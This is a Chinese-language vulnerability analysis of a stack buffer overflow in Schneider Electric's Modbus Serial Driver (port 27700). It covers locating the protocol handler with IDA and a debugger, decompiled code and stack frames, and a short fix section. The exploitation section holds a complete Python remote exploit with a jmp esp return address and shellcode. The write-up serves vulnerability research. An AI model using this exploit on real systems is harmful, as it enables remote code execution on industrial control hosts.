

前言

Schneider Electric Modbus Serial Driver 会监听 27700 端口，程序在处理客户端发送的数据时会导致栈溢出。

测试环境：windows xp sp3


相关文件链接

■■■■https://pan.baidu.com/s/1d_-WT6gUJmbnJ8cRfCN1lg

■■■■■qnpb

漏洞分析

下载安装程序，安装完成后，程序会监听 27700 端口



Process	PID	Protocol	Local Address	Local ...	Remote Address	Remote Port	State	Sent Packets	Sent B
svchost.exe	1008	UDP	127.0.0.1	123	*	*			
svchost.exe	1008	UDP	192.168.245.134	123	*	*			
svchost.exe	972	TCP	0.0.0.0	135	0.0.0.0	0	LISTENING		
System	4	UDP	192.168.245.134	137	*	*		88	
System	4	UDP	192.168.245.134	138	*	*		5	
System	4	TCP	192.168.245.134	139	0.0.0.0	0	LISTENING		
mDNSResponder.exe	1604	UDP	0.0.0.0	1025	*	*			
QrKernel.exe	396	TCP	127.0.0.1	1057	0.0.0.0	0	LISTENING		
svchost.exe	1096	UDP	127.0.0.1	1900	*	*			
svchost.exe	1096	UDP	192.168.245.134	1900	*	*			
svchost.exe	1008	UDP	127.0.0.1	2809	*	*			
QrKernel.exe	396	TCP	192.168.245.134	2960	116.211.186.209	80	CLOSE_WAIT	1	
mDNSResponder.exe	1604	UDP	192.168.245.134	5353	*	*		28	
mDNSResponder.exe	1604	TCP	127.0.0.1	5354	0.0.0.0	0	LISTENING		
QrKernel.exe	396	TCP	127.0.0.1	8088	0.0.0.0	0	LISTENING		
QiyiService.exe	1772	TCP	0.0.0.0	11200	0.0.0.0	0	LISTENING		
QiyiService.exe	1772	TCP	0.0.0.0	16422	0.0.0.0	0	LISTENING		
QrKernel.exe	396	UDP	0.0.0.0	20443	*	*		128	
ModbusDrv.exe	1288	TCP	0.0.0.0	27700	0.0.0.0	0	LISTENING		
QrKernel.exe	396	UDP	0.0.0.0	60000	*	*			

可以看到监听端口的进程名为 ModbusDrv.exe，把它拿 IDA 打开进行后续分析。

定位协议处理代码

对于 TCP 服务端程序来说，接收数据一般是用 recv 函数，所以在分析未知协议的数据格式时，我们可以在 IDA 中搜索 recv 函数的引用找到对协议数据处理的部分，或者直接在 recv 函数下断点，然后往接收数据的缓冲区处设置读/写断点来找到数据处理部分。

使用 IDA 交叉引用定位

这个程序比较简单只有一个地方引用了 recv 函数。

```


int __stdcall recv_until(SOCKET s, char *buf, int len)
{
    int len_; // esi@1
    char *buf_; // edi@1
    int recv_len; // eax@1

    len_ = len;
    buf_ = buf;
    recv_len = recv(s, buf, len, 0);
    if (recv_len != -1)
    {
        while (recv_len)
        {
            len_ -= recv_len;
            buf_ += recv_len;
            if (!len_)
                return 1;
            recv_len = recv(s, buf_, len_, 0);
            if (recv_len == -1)
                return 0;
        }
    }
    return 0;
}

```



这个函数就是对 recv 函数进行了一层封装，作用是接收到 len 的数据才返回 1，否则返回 0。继续对这个函数进行交叉引用，发现也只有一个函数用到了这个接收数据函数。



跳过去看看

```

while ( 1 )
{
    if ( recv_until(s, &recv_buf, 7) )           // 首先接收 7 个字节， 假设 aabbccddeeffgg
    {
        LOWORD(key) = ntohs(recv_buf.key);        // v6 = ccdd, v6 应该要 0xffff
        key_ = key;
        v24 = key;
        control_size = ntohs(recv_buf.size) - 1;  // 从数据中获取 size
        ntohs(recv_buf.nop);
        word_431076 = key_;
        byte_431074 = v30;
        *v25 = recv_buf;
        v26 = v30;
    }
}

```



可以发现首先接收 7 字节的数据，然后从接收到的数据里面取出一些 short 型数据。这里我们可以发送一些数据来测试一下。

```

def test():
    ip = "192.168.245.134"
    port = 27700
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    sock.connect((ip, port))
    payload = "aabbccddeeff11223344".decode("hex")
    sock.send(payload)

```

调试器调试发现 payload 的前 7 个字节 (aabbccddeeff11) 被接收到了缓冲区内，由此可以确定定位到了数据处理的起始位置。

Assembly code snippet:

```

004096E5 808C24 3C040000 lea ecx, dword ptr ss:[esp+43C]
004096EC 6A 07 push 7
004096EE 51 push ecx
004096EF 56 push esi
004096F0 E8 0B040000 call modbusdrv.409B00
004096F5 85C0 test eax, eax
004096F7 74 68 je modbusdrv.409761
004096F9 8B9424 3E040000 mov edx, dword ptr ss:[esp+43E]
00409700 52 push edx
00409701 E8 BEA90000 call <JMP.&ntohs>
00409706 8BF8 mov edi, eax
00409708 8B8424 40040000 mov eax, dword ptr ss:[esp+440]
0040970F 897C24 20 mov dword ptr ss:[esp+20], edi
00409713 50 push eax
00409714 E8 ABA90000 call <JMP.&ntohs>
00409719 66:8BE8 mov bp, ax
0040971C 8B8C24 3C040000 mov ecx, dword ptr ss:[esp+43C]
00409723 81E5 FFFF0000 and ebp, FFFF
00409729 51 push ecx

```

Memory dump (hex and ASCII):

地址	十六进制	ASCII
00F6F750	AA BB CC DD EE FF 11 00 00 00 00 00 00 00 00 00	...I...y.....
00F6F760	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00F6F770	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00F6F780	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00F6F790	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00F6F7A0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00F6F7B0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00F6F7C0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00F6F7D0	10 FC F6 00 04 B6 80 7C 02 00 00 00 00 00 00 00	...D... ...
00F6F7E0	00 00 00 00 24 FC F6 00 E9 B6 80 7C 00 00 80 7C	...\$...\$... ...
00F6F7F0	00 80 FD 7F 00 00 00 00 00 00 00 00 00 00 00 00	...y...\$...\$... ...
00F6F800	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00F6F810	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00F6F820	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00F6F830	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00F6F840	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

使用调试器的硬件断点定位

我们还可以使用调试器来快速定位数据处理的代码所在的位置。首先附加上程序，然后给 `recv` 函数下个断点

bp recv

Assembly code snippet:

```


7C921264 8B5424 08 mov eax, dword ptr ss:[esp+8]
7C921266 C702 00000000 mov dword ptr ds:[edx], 0
7C92126C 897A 04 mov dword ptr ds:[edx+4], edi
7C92126F 0BFF or edi, edi
7C921271 74 1E je ntdll.7C921291
7C921273 83C9 FF or ecx, FFFFFFFF
7C921276 33C0 xor eax, eax
7C921278 F2:AE repne scasb

```


Memory dump (hex and ASCII):

地址	十六进制	ASCII
7C921000	64 8B 0D 18 00 00 00 8B 54 24 04 83 7A 14 00 75	...T\$..z..u
7C921010	4F F0 FF 42 04 75 19 8B 41 24 89 42 0C C7 42 08	ObYB.u..A\$.B.CB.
7C921020	01 00 00 00 33 C0 C2 04 00 8D A4 24 00 00 00 00	...3AA...x\$...
7C921030	88 41 24 39 42 0C 75 08 FF 42 08 33 C0 C2 04 00	..A\$9B.u.yB.3AA..
7C921040	52 E8 51 8A 01 00 64 8B 0D 18 00 00 8B 54 24	ReQ...d.....T\$
7C921050	04 EB C4 8D A4 24 00 00 00 8D 9B 00 00 00 00	..EA.x\$.....
7C921060	88 41 24 39 42 0C 75 18 F0 FF 42 04 FF 42 08 33	..A\$9B.u.yB.yB.3
7C921070	C0 C2 04 00 8D A4 24 00 00 00 05 00 00 00 00	AA...x\$.....
7C921080	FF 72 14 B8 FF FF FF FF B9 00 00 00 F0 0F B1	yr...y\$y\$.....b.±
7C921090	4A 04 75 1C 83 C4 04 64 8B 0D 18 00 00 8B 41	J.u..A.d.....A
7C9210A0	24 89 42 0C C7 42 08 01 00 00 00 33 C0 C2 04 00	\$.B..CB.....3AA..
7C9210B0	83 7A 04 01 7D 0D F3 90 83 7A 04 FF 74 C5 FF 0C	..z..j..b...z.ytAy
7C9210C0	24 75 F3 83 C4 04 64 8B 0D 18 00 00 00 E9 3F FF	\$uB.A.d.....e?y
7C9210D0	FF FF 8D A4 24 00 00 00 00 8D A4 24 00 00 00 00	y\$y..x\$.....
7C9210E0	8B 54 24 04 33 C0 FF 4A 08 75 25 89 42 0C F0 FF	..T\$.3AyJ.u\$.B.y
7C9210F0	4A 04 7D 0D C2 04 00 52 E8 62 8A 01 00 33 C0 C2	J..l.A..Reb...3AA


然后运行程序，再次运行测试脚本。程序会在 `recv` 函数位置断下来，此时我们可以从栈里面拿到保存数据的缓冲区地址。



单步运行到 recv 函数的末尾，查看缓冲区数据，可以看到客户端发送的数据已经被存放缓冲区里面了。



此时我们在缓冲区的开头设置硬件断点。



然后继续运行，会断在我们上面定位的函数里面

The screenshot shows a debugger window with the following components:

- Assembly View:** Displays instructions for `modbusdrv.exe` at address `00409700`. The instruction `CALL modbusdrv.409761` is highlighted, which corresponds to `3E modbusdrv.409761` in the disassembly. The instruction `CALL <JMP.&ntohs>` is also visible.
- Memory Dump:** Shows a memory dump starting at address `00F6F750`. The dump is organized into columns for hex addresses, hex values, and ASCII values. The ASCII column shows the string `"Connection down while MBAP reception"` starting at address `42D8A8`.

定位到数据处理部分后，我们继续往下分析。

```

1
if ( recv_until(s, &recv_buf, 7) )           // 首先接收 7 个字节， 假设 aabbccddeeffgg
{
    LOWORD(key) = ntohs(recv_buf.key);         // v6 = ccdd, v6 应该要 0xffff
    key_ = key;
    v24 = key;
    control_size = ntohs(recv_buf.size) - 1;   // 从数据中获取 size
    ntohs(recv_buf.nop);
    word_431076 = key_;
    byte_431074 = v30;
    *v25 = recv_buf;
    v26 = v30;
}

```

首先接收 7 字节数据保存到 `recv_buf` 里面， 后面开始对接收的数据进行处理。在分析过程中为 `recv_buf` 创建了一个结构体辅助分析。

```

struct recv_struct
{
    __int16 nop;
    __int16 key;
    __int16 size;
};

```

首先把输入数据的第 3 到 4 个字节按大端序存储到 `key` 这个 `short` 型变量里面， 然后把第 5 到 6 个字节按大端序转成 `short` 型 减一后存储到 `control_size`。

比如当我们输入 `aabbccddeeff11` 时， `key` 就为 `0xccdd`， 而 `control_size` 就是 `0xeeff`。

解析完开头 7 个字节的数据后， 会根据 `key` 的值选择进入的分支。


```

5 if ( recv_until(s, &recv_buf, 7) ) // 首先接收 7 个字节, 假设 aabbccddeeffgg
6 {
7     LOWORD(key) = ntohs(recv_buf.key); // v6 = ccdd, v6 应该要 0xffff
8     key_ = key;
9     v24 = key;
10    control_size = ntohs(recv_buf.size) - 1; // 从数据中获取 size
11    ntohs(recv_buf.nop);
12    word_431076 = key_;
13    byte_431074 = v30;
14    *v25 = recv_buf;
15    v26 = v30;
16 }
17 else
18 {
19     if ( dword_435880 )
20         sub_404210(dword_435880, aConnectionDown, v17);
21     if ( dword_43555C != 1 )
22         goto LABEL_54;
23     key_ = v24; // 校验 key 的值
24 }
25 if ( key_ == 0xFFFFu ) // 当 key 为 0xffff
26 {
27     if ( recv_until(s, &recv_buf, control_size) )
28     {
29         v27 = recv_buf.nop;
30         v14 = ntohs(recv_buf.nop);
31         if ( v14 != 0x64 )
32         {
33             if ( v14 == 0x65 )
34             {
35 LABEL_43:
36 00009768 sub_409600:99

```

当 key 的值为 0xffff 时, 会再次调用 recv_until 函数, 此时的缓冲区还是原来栈上面的缓冲区, 而 len 参数则是从我们输入数据的最开始 7 字节里面取出的 control_size. 通过观察栈的布局, 我们知道栈缓冲区的大小只有 0x830 字节。

-00000830	recv_buf	recv_struct ?
-0000082A		db ? ; undefined
-00000829		db ? ; undefined
-00000828		db ? ; undefined
-00000827		db ? ; undefined
-00000826		db ? ; undefined
-00000825		db ? ; undefined
-00000824		db ? ; undefined
-00000823		db ? ; undefined
-00000822		db ? ; undefined
-00000821		db ? ; undefined
-00000820		db ? ; undefined
-0000081F		db ? ; undefined
-0000081E		db ? ; undefined
-0000081D		db ? ; undefined
-0000081C		db ? ; undefined
-0000081B		db ? ; undefined
-0000081A		db ? ; undefined
-00000819		db ? ; undefined

所以这里是栈溢出。但是这个地方是无法利用的原因是该处代码下面还有一些对格式的校验, 如果不对的话就会直接调用 ExitThread 结束线程。

继续往下看。

```

{
    if ( recv_until(s, &recv_buf, control_size) )        再次接收数据
    {
        v27 = recv_buf.nop;
        v14 = ntohs(recv_buf.nop);        取数据开头 2 字节为大端序保存到 short 变量
        if ( v14 != 0x64 )
        {
            if ( v14 == 0x65 )
            {
                sub_401AF0(v28, hostshort);
            }
            else
            {
                if ( v14 != 103 )
                {
                    HIBYTE(v14) |= 0x80u;
                    v27 = htons(v14);
                    *v28 = htons(1u);
                    *&v25[4] = htons(5u);
                    sub_409B50(s, v25, 11);
                    if ( dword_435880 )
                        sub_404210(dword_435880, aErrorInvalid_0, v17);
                    goto LABEL_45;
                }
                sub_401D10(v28, hostshort);
            }
            *hostshort += 2;
            *&v25[4] = htons(hostshort[0] + 1);
            *hostshort += 7;
            sub_409B50(s, v25, *hostshort);
            goto LABEL_45;
        }
        if ( handle_data(&recv_buf.key, control_size - 2) )    如果 v14 为 0x64 就会进入 handle_data 函数
            goto LABEL_43;
        v27 = htons(0x8000u);
    }
}

```

上述代码的逻辑首先是通过 control_size 接收数据，然后把接收到的数据的开头两个字节按照大端序的方式保存到 v14 里面，当 v14 为 0x64 时会进入 handle_data 函数对后面的数据进行进一步的处理。传入的参数就是除去两字节开头的地址和剩下的数据长度。

```

5  idx = 0;
5  for ( i = 0; i < len; ++i )
7  {
3   v4 = input[i];
9   local_buf[idx++] = v4;        复制数据到函数栈里面
9   if ( v4 == 44 && input[i + 1] == 44 )
1   local_buf[idx++] = 32;
2  }

```

函数首先就会把数据复制到函数的栈缓冲区里面，查看栈帧发现 local_buf 只有 0x5dc 字节。

Unexplored

Instruction

External symbol

IDA Vi...

Stack of sub_40...

Stack of handle_...

Hex Vi...

-000005DF	db ? ; undefined
-000005DE	db ? ; undefined
-000005DD	var_5DD db ?
-000005DC	local_buf db 1500 dup(?)
+00000000	r db 4 dup(?)
+00000004	input dd ? ; offset
+00000008	len dd ?
+0000000C	
+0000000C	; end of stack variables

我们可以通过覆盖这个函数的返回地址来完成漏洞利用。

漏洞利用



由于是 XP 系统，没有 DEP，可以采用 `jmp esp + shellcode` 的方式来完成利用。

```
def calc_exp():
    shellcode = "\x90" * 100 # \x90 bad char bypass
    shellcode += "\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b"
    shellcode += "\x50\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7"
    shellcode += "\x4a\x26\x31\xff\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf"
    shellcode += "\x0d\x01\xc7\xe2\xf2\x52\x57\x8b\x52\x10\x8b\x4a\x3c"
    shellcode += "\x8b\x4c\x11\x78\xe3\x48\x01\xd1\x51\x8b\x59\x20\x01"
    shellcode += "\xd3\x8b\x49\x18\xe3\x3a\x49\x8b\x34\x8b\x01\xd6\x31"
    shellcode += "\xff\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf6\x03\x7d"
    shellcode += "\xf8\x3b\x7d\x24\x75\xe4\x58\x8b\x58\x24\x01\xd3\x66"
    shellcode += "\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0"
    shellcode += "\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x5f"
    shellcode += "\x5f\x5a\x8b\x12\xeb\x8d\x5d\x6a\x01\x8d\x85\xb2\x00"
    shellcode += "\x00\x00\x50\x68\x31\x8b\x6f\x87\xff\xd5\xbb\xf0\xb5"
    shellcode += "\xa2\x56\x68\xa6\x95\xbd\x9d\xff\xd5\x3c\x06\x7c\x0a"
    shellcode += "\x80\xfb\xe0\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x53"
    shellcode += "\xff\xd5\x63\x61\x6c\x63\x00"
    ip = "192.168.245.134"
    port = 27700
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    sock.connect((ip, port))
    payload = "\xaa\xbb" # ■■■■
    payload += "\xff\xff" # ■■■■■■■■ recv
    payload += "\x07\x10" # size ■■ ■■■■ recv ■ size
    payload += "\xdd" # padding
    payload += "\x00\x64" # ■■ 0x64 ■■■ ■■ end_thread ■■ exit
    payload += "A" * 0x5dc
    payload += p32(0x7ffa4512) # ■■ jmp esp, xp, 2k3
    payload += shellcode
    payload += "B" * (0x710 - 1 - 2 - 0x5dc - 4 - len(shellcode))
    sock.send(payload)
```

主要是要设置一些字段保证可以顺利通过前面的一些校验。

漏洞修复

漏洞修复比较简单就是对长度字段进行了大小校验。



```

*v19 = dword_431F20[11 * a2];
if ( dword_435920 )
    sub_404220(dword_435920, aIpReceptionThr, v3);
v5 = *v19;
while ( 1 )
{
    if ( sub_40A190(v4, netshort, 7) )    接收数据
    {
